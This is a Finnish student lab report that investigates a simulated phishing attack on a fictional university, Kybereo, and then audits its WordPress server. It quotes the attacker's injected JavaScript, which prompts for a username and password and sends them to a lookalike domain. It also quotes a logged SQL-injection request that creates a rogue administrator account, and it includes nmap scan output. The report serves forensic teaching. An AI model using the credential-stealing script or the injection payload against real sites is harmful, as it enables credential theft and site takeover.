



Labra 2 Case Kybereo

Ryhmä 13

Leevi Kauranen, AC7750

Samir Benjenna, AD1437

Eelis Suhonen, AA3910

Juho Eräjärvi, AD1276

Mikke Kuula, AC7806

Hyökkäykset- ja puolustus menetelmät

17.10.2024

Tieto- ja viestintätekniikka

Sisältö

1	Johdanto	3
2	Tunnistaminen ja tutkiminen	3
3	Tutkimus- ja hyökkäyspolku	8
4	Auditointi	10
4.1	Skannaukset	11
4.1.1	Haavoittuvuuksista	14
5	Pohdinta	15
	Lähteet	17

Kuviot


Kuvio 1.	Tietojenkalastelusähköposti	3
Kuvio 2.	Viestin hälytysmerkit	4
Kuvio 3.	Sähköpostiosoitteet	5
Kuvio 4.	Kalastelusivusto	5
Kuvio 5.	Kybereon oikea intra	6
Kuvio 6.	WordPress hallintapaneeli	6
Kuvio 7.	WordPressin skriptat	7
Kuvio 8.	Kalastelusivuston kävijät	7
Kuvio 9.	Käyttäjän luonti SQL-injektiolla	8
Kuvio 10.	Hyökkääjän luoma käyttäjä WordPress hallintapaneelissa	8
Kuvio 11.	Tutkimuspolku	9
Kuvio 12.	Hyökkäyspolku	9
Kuvio 13.	Kirjautumislomakkeen heikkous	10
Kuvio 14.	Avoimet portit	11
Kuvio 15.	Lisätietoa avoimista porteista	12
Kuvio 16.	Nmapin löytämät haavoittuvuudet	12
Kuvio 17.	Portin 80 skannaus	13
Kuvio 18.	Portin 443 skannaus	13
Kuvio 19.	MariaDB versio	15

1 Johdanto

Kyberhyökkäyksen analysointi on oleellinen vaihe tilanteen vakavuuden ymmärtämiseksi sekä haavoittuvuuksien tunnistamiseksi ja korjaamiseksi. Kyberrikolliset käyttävät usein monivaiheisia hyökkäyksiä, joissa hyödynnetään teknologisia heikkouksia tai ihmisten alttiutta erehtyä sosiaalisen manipuloinnin kautta. Kalasteluhyökkäyksessä käyttäjille lähetetään viestejä, joiden on tarkoitus näyttää aidoilta, organisaation lähettämiltä viesteiltä. Niillä pyritään huijaamaan käyttäjiä paljastamaan henkilökohtaisia tietojaan. Tällaiset hyökkäykset voivat johtaa laajoihin tietovuotoihin ja aiheuttaa merkittävää vahinkoa yrityksen maineelle ja toiminnalle.

Tutkimuksen tavoitteena on analysoida tapahtunut kuvitteelliseen Kybereo-yliopistoon kohdistunut kalasteluhyökkäys, kartoittaa käytetyt tekniikat ja hyökkäyksen kulku sekä paljastuneet heikkoudet.


2 Tunnistaminen ja tutkiminen



Kuvio 1. Tietojenkalastelusähköposti

Ensimmäisenä tehtävänä oli tunnistaa kuvion 1 viestistä merkit, jotka viittaavat tietojenkalasteluviestiin. Kuviossa 2 on ympyröitynä selkeitä hälytysmerkkejä viestistä. Lähettäjän sähköpostiosoite on ict@kybeneo.ch, ja viestin lopussa allekirjoituksena on ”Best regards, Kyberoo ICT”. Molemmissa kohdissa Kybereo on kirjoitettu väärin ja kummallakin kerralla eri tavalla.

Viestissä oleva informaatio on suppeaa ja lyhytsanaista, eikä sen tarkoitusta ei ole selitetty tarkemmin. Tämä johtaa epäilyyn, jos henkilöstö saa viestejä usein ICT tuelta, voisi hän huomata eron kirjoituksessa. Tärkeää infoa ja klikkaa linkkiä on viestin sanoma, joka luo vähän kiireellisyyden tuntua, mutta ei liian aggressiivisesti. Epähuomiossa ja/tai kiireessä viestin avaaja saattaa klikata linkkiä, jos hän ei tiedosta sen tietoturvaaukua. Viestin loppuosa on epäilyttävän lyhyt, vain organisaation nimi ja sen jälkeen ICT. Jos viesti tulisi aidolta Kybereon ICT-tiimiltä, voisi kuvitella kirjoittajan laittavan oman nimensä ja muuta lisäinfoa viestin loppuun esim. puhelinnumeron tai ”Ystävällisin terveisin!”. Lähettäjän tiedot on kuitenkin aina oltava selkeästi näkyvissä, jotta sähköpostiin voi mitenkään luottaa.



Kuvio 2. Viestin hälytysmerkit

Hakkeri löysi Kybereon työntekijöiden sähköpostiosoitteet osoitteesta <https://www.kybereo.ch/remote-entry-exams/>. Osoitteen muoto on työntekijän etunimen ensimmäinen kirjain ja sukunimi. Työntekijän Amelie Orth sähköposti on aorth@cybereo.ch. Tietojenkalasteluviesti on lähetetty ainakin tähän osoitteeseen. (Kuvio 3).

To participate to entry exams, you need to sign up.

After Sign-up you should get e-mail from degree supervisor depending on which degree you did sign-up
Our supervisor:

International Business Management:

Demirev Thies

Programming:

Demarco Heitmann

Digital International Businesss

Amelie Orth


Multimedia and Communication

Atreus Reinhardt


mail: FirstLetterOfFirstname+surname@kybereo.ch

Kuvio 3. Sähköpostiosoitteet

Tietojenkalasteluviestin linkki vie väärennetylle Kybereon intranet sivulle, jossa pyydetään heti kättelyssä yritystunnuksia (Kuvio 4). Sivuston osoite ei herätä epäilyksiä, mutta sivusto näyttää erilaiselta, kuin Kybereon intran kirjautumissivu, johon päästään Kybereon etusivulta (Kuvio 5). Lisäksi kalastelusivun kirjautumislomake kysyy käyttäjänimen ja salasanan erikseen, eikä samalla lomakkeella, kuten yleensä on tapana. Epäilyksiä herättää myös se, että kirjautumislomakkeessa kaikki on kirjoitettu pienillä alkukirjaimilla, joten sivusto ei vaikuta ammattimaiselta.




Kuvio 4. Kalastelusivusto



Kuvio 5. Kybereon oikea intra

Kirjautumalla Kybereon WordPress hallintapaneeliin voimme nähdä, että hyökkääjän tekemä kalastelusivusto on lisätty pages-välilehdelle. (Kuvio 6).



Kuvio 6. WordPress hallintapaneeli

Sivun scripts-osioon on lisätty seuraava skripti, joka välittää käyttäjänimen ja salasanan osoitteeseen <https://www.kyberoo.ch/index.php>. (Kuvio 7).

```
<script>
var a = prompt("kyberoo username: ");
var b = prompt("kyberoo password: ");

var xhttp = new XMLHttpRequest();
xhttp.open("POST", "https://www.kyberoo.ch/index.php");
xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhttp.send("a="+a+"&b="+b);
</script>
```

Kuvio 7. WordPressin skriptat

Tarkastellaksemme käyttäjien käyntiä tietojenkalastelu sivustolla tarvitsimme yhteyden palvelimelle, josta pystyimme tarkastella käyttäjien toiminta lokeja. Otimme SSH-yhteyden Kalilta WordPressin palvelimelle ja kuvion 8 komennolla saimme tulosteen, jonka perusteella kolmesta eri IP-osoitteesta on kirjaututtu sivustolle, joista yksi on ulkopuolisesta verkosta (hyökkääjä). Ensimmäisestä IP-osoitteesta on kirjaututtu 17 kertaa ja toisesta 26 kertaa.

```
[root@www httpd]# cat ssl_access_log |grep kyberoo-internal-information | cut -f1 -d' ' | sort | uniq -c
17 10.10.100.10
26 10.10.100.11
72 81.52.190.240
[root@www httpd]#
```

Kuvio 8. Kalastelusivuston kävijät


Yksi kolmesta ip osoitteesta on selvästi ulkoverkosta eli 81.52.190.240, voimme suodattaa tämän osoitteen access lokista ja tarkastella toimia.

Hyökkääjä on hyödyntänyt WordPressin Safe Search lisäosaa, joka on altis SQL-injektioiden avulla tapahtuville hyökkäyksille. Sen avulla hyökkääjä on onnistunut luomaan itselleen käyttäjätunnuksen nimeltä tyiop ja antamaan sille administrator-oikeudet. (Kuvio 9)

```
[root@www httpd]# cat ssl_access_log | grep 81.52.190.240 | grep -v sqlmap | more
81.52.190.240 - - [09/Nov/2020:10:43:56 +0200] "GET /wp-content/plugins/safe-search/search.php?s=';INSERT%20INTO%20wp_users%20(ID,%20user_login,%20user_pass,%20user_status)%20VALUES%20(%20506,%20%22tyiop%22,%20%22598944ddfe15bc5c174b20bbd81f4353%22,%200);INSERT%20INTO%20wp_usermeta%20(umeta_id,%20user_id,%20meta_key,%20meta_value)%20VALUES%20(NULL,%20506,%20%22wp_capabilities%22,%20'a:1:%7Bs:13:%22administrator%22;b:1;%7D';INSERT%20INTO%20wp_usermeta%20(umeta_id,%20user_id,%20meta_key,%20meta_value)%20VALUES%20(NULL,%20506,%20%22wp_user_level%22,%2010); HTTP/1.1" 200 31867 "-" "MegaHax 2000"
```

Kuvio 9. Käyttäjän luonti SQL-injektiolla

Käyttäjä löytyy myös WordPressin hallintapaneelistä. (Kuvio 10)



Colibri recommends **Forminator**, an expandable form builder plugin for WordPress.

All (4) | Administrator (3) | No role (1)

Bulk Actions Change role to...

<input type="checkbox"/>	Username	Name	Email	Role
<input type="checkbox"/>	admin — Super Admin	—	hostmaster@kybereo.ch	Administrator
<input type="checkbox"/>	gt — Super Admin	Green Team	gt@ad.kybereo.ch	None
<input type="checkbox"/>	gt@kybereo.ch — Super Admin	Green Team	gt@kybereo.ch	Administrator
<input type="checkbox"/>	tyiop	—		Administrator
<input type="checkbox"/>	Username	Name	Email	Role


Bulk Actions Change role to...

Kuvio 10. Hyökkääjän luoma käyttäjä WordPress hallintapaneelissa

Luotujen tunnusten avulla hyökkääjä on luonut tietojenkalastelusivuston, joka lähettää käyttäjätunnukset eteenpäin hyökkääjän omalle palvelimelle.


3 Tutkimus- ja hyökkäyspolku

Kuviossa on kuvattuna tutkimuspolku, jonka mukaan etenimme tutkiessa hyökkäystä. (Kuvio 11)



Kuvio 11. Tutkimuspolku

Hyökkäyspolun hahmottamisessa voimme käyttää apuna Lockheed Martinin Cyber Kill Chain mallia. (Kuvio 12)



Kuvio 12. Hyökkäyspolku


4 Auditointi

Aloitetaan ympäristön auditoiminen tarkastelemalla Nessus skannaus tuloksia, josta löytyy 4 keskitason haavoittuvuutta.

Suoritimme ympäristöön myös verkon skannauksia työkaluilla kuten nmap. Tutkimme apachen, mysql ja wordpressin versioiden tunnettuja haavoittuvuuksia Nist NVD (National Vulnerability database) tietokannasta.

Ympäristön suurimpina uhkina voimme pitää vanhentuneita järjestelmiä. Niissä on paljon tiedossa olevia heikkouksia, joita hyökkääjät voivat käyttää helposti hyväkseen. Järjestelmässä ei myöskään ole käytössä kaksivaiheista tunnistautumista, mikä helpottaa hyökkääjän toimia.

Kybereon Intraan kirjautuessa olemassa olevilla tunnuksilla, kuten admin, ja väärän salasanan syöttämällä kerrotaan, että admin käyttäjä löytyy, mutta salasana on väärä. Yrittäessä kirjautua tunnuksella, jota ei ole olemassa kirjautumisportaali kertoo, että käyttäjätunnus on väärä. Tämä on heikkous tietoturvassa, koska se antaa mahdolliselle hyökkääjälle tietoa olemassa olevista käyttäjistä. (Kuvio 13)



Kuvio 13. Kirjautumislomakkeen heikkous

4.1 Skannaukset

Aloitetaan tutkimalla palvelinta nmap -verkonhaistelutyökalulla. Löysimme ensimmäisellä skannauksella palvelimen avoimet portit 22, 80 ja 443. (Kuvio 14).

```
(kali@kali)-[~]
$ sudo nmap -v 185.105.133.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 06:42 EDT
Initiating ARP Ping Scan at 06:42
Scanning 185.105.133.20 [1 port]
Completed ARP Ping Scan at 06:42, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:42
Scanning www.kybereo.ch (185.105.133.20) [1000 ports]
Discovered open port 80/tcp on 185.105.133.20
Discovered open port 443/tcp on 185.105.133.20
Discovered open port 22/tcp on 185.105.133.20
Completed SYN Stealth Scan at 06:42, 5.07s elapsed (1000 total ports)
Nmap scan report for www.kybereo.ch (185.105.133.20)
Host is up (0.00085s latency).
Not shown: 988 filtered tcp ports (no-response), 8 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
9090/tcp   closed zeus-admin
MAC Address: 08:00:27:98:50:F3 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
Raw packets sent: 1990 (87.544KB) | Rcvd: 13 (776B)
```

Kuvio 14. Avoimet portit

Kun skannaamme parametrilla -A (aggressive), saamme tietoon porteissa toimivat palvelut ja niiden versiot. Kuten Apache httpd 2.4.37 vuodelta 2018 ja WordPress 5.3 vuodelta 2019 (Kuvio 15). Näin vanhoissa versioissa on tunnettuja haavoittuvuuksia, joita hakkeri voi hyödyntää hyökkäyksessään.

```

(kali@kali)~$ sudo nmap -A 185.105.133.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 06:44 EDT
Nmap scan report for www.kybereo.ch (185.105.133.20)
Host is up (0.0012s latency).
Not shown: 986 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.8 (protocol 2.0)
|_ ssh-hostkey:
|   2048 3b:f2:95:9d:9a:af:2b:0d:1f:6d:3f:2f:66:be:13:68 (RSA)
|   256 a1:1d:1f:b3:86:7e:ac:5f:98:84:54:a1:b4:e2:6d:4e (ECDSA)
|_ 256 4c:ef:40:9a:b6:9a:6e:1e:9b:0c:ed:55:94:ba:e4:8f (ED25519)
80/tcp    open  http         Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1)
|_ http-title: Did not follow redirect to https://www.kybereo.ch/
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1
443/tcp    open  ssl          Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1)
|_ http-title: Kybereo
|_ tls-alpn:
|_ http/1.1
|_ ssl-cert: Subject: commonName=www.kybereo.ch/organizationName=Kybereo/stateOrProvinceName=Zuerich/countryName=CH
|_ Subject Alternative Name: DNS:kybereo.ch, DNS:www.kybereo.ch
|_ Not valid before: 2020-06-08T10:17:34
|_ Not valid after: 2023-06-13T10:17:34
|_ ssl-date: TLS randomness does not represent time
|_ http-generator: WordPress 5.3
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
9090/tcp   closed zeus-admin
MAC Address: 08:00:27:98:50:F3 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.10 - 4.11 (96%), Linux 5.1 (96%), Linux 3.2 - 4.9 (94%), Linux 5.0 - 5.4 (93%), Linux 2.6.32 - 3.13 (93%), Lin
ux 2.6.39 (93%), Linux 3.16 - 4.6 (93%), Linux 2.6.22 - 2.6.36 (91%), Linux 2.6.32 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
Hop RTT      ADDRESS
1  1.21 ms    www.kybereo.ch (185.105.133.20)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.75 seconds

```

Kuvio 15. Lisätietoa avoimista porteista

Nmapista löytyy ominaisuus etsiä tunnettuja haavoittuvuuksia. Työkalulla voidaan skannata koh-teen IP-osoitteen kaikista porteista haavoittuvuuksia "--script vuln" parametrin avulla. Komento hyödyntää Nmapin oletus skriptejä etsiessään kohteesta tietoturvaheikkouksia. (How To Use Nmap for Vulnerability Scanning: Complete Tutorial. 2023)

Kuviossa 16 näkyy skannauksen tulokset.

```

(kali@kali)~$ sudo nmap --script vuln 185.105.133.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 06:51 EDT
Nmap scan report for www.kybereo.ch (185.105.133.20)
Host is up (0.019s latency).
Not shown: 978 filtered tcp ports (no-response), 18 filtered tcp ports (host-unreach)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.8 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1)
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
443/tcp    open  https        Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1)
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-slowloris-check:
|_   VULNERABLE:
|_     Slowloris DOS attack
|_       State: LIKELY VULNERABLE
|_       IDs: CVE:CVE-2007-6750
|_       Slowloris tries to keep many connections to the target web server open and hold
|_       them open as long as possible. It accomplishes this by opening connections to
|_       the target web server and sending a partial request. By doing so, it starves
|_       the http server's resources causing Denial Of Service.
|_
|_ Disclosure date: 2009-09-17
|_ References:
|_   http://ha.ckers.org/slowloris/
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-phpmyadmin-oic-traversal:
|_   VULNERABLE:
|_     phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion
|_       State: LIKELY VULNERABLE
|_       IDs: CVE:CVE-2005-3299
|_       PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-plt allows remote attackers to include local files via the
|_       redirect parameter, possibly involving the subform array.
|_
|_ Disclosure date: 2005-10-01
|_ Extra information:
|_   .../.../etc/passwd not found.
|_
|_ References:
|_   http://www.exploit-db.com/exploits/1246/
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
|_ http-trace: TRACE is enabled
9090/tcp   closed zeus-admin
Nmap done: 1 IP address (1 host up) scanned in 167.76 seconds

```

Kuvio 16. Nmapin löytämät haavoittuvuudet

Skannattiin vielä erikseen kiinnostavat portit. Ensin portti 80 jossa pyörii apache palvelin. Portti 80 käyttää http protokollaa. (Kuvio 17)

```

kali@kali:~$ sudo nmap -p 80 -A 185.105.133.20
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 07:14 EDT
Nmap scan report for www.kybereo.ch (185.105.133.20)
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1)
|_http-title: Did not follow redirect to https://www.kybereo.ch/
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1
MAC Address: 08:00:27:98:50:F3 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose/storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|5.X|2.6.X (97%), Synology DiskStation Manager 5.X (90%), Netgear RAIDiator 4.X (87%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1 cpe:/o:linux:linux_kernel:2.6.32 cpe:/a:synology:diskstation_manager:5.2 cpe:/o:netgear:raidiorator:4.2.28
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (97%), Linux 5.1 (97%), Linux 3.13 - 3.16 (91%), Linux 3.16 - 4.6 (91%), Linux 4.10 (91%), Linux 4.4 (91%), Linux 2.6.32 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 - 5.8 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.11 ms www.kybereo.ch (185.105.133.20)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.48 seconds

```

Kuvio 17. Portin 80 skannaus

Skannataan vielä porttia 443 jota apache myös käyttää, mutta 443 käyttää https protokollaa. (Kuvio 18)

```

kali@kali:~$ sudo nmap -p 443 -A 185.105.133.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 07:15 EDT
Nmap scan report for www.kybereo.ch (185.105.133.20)
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
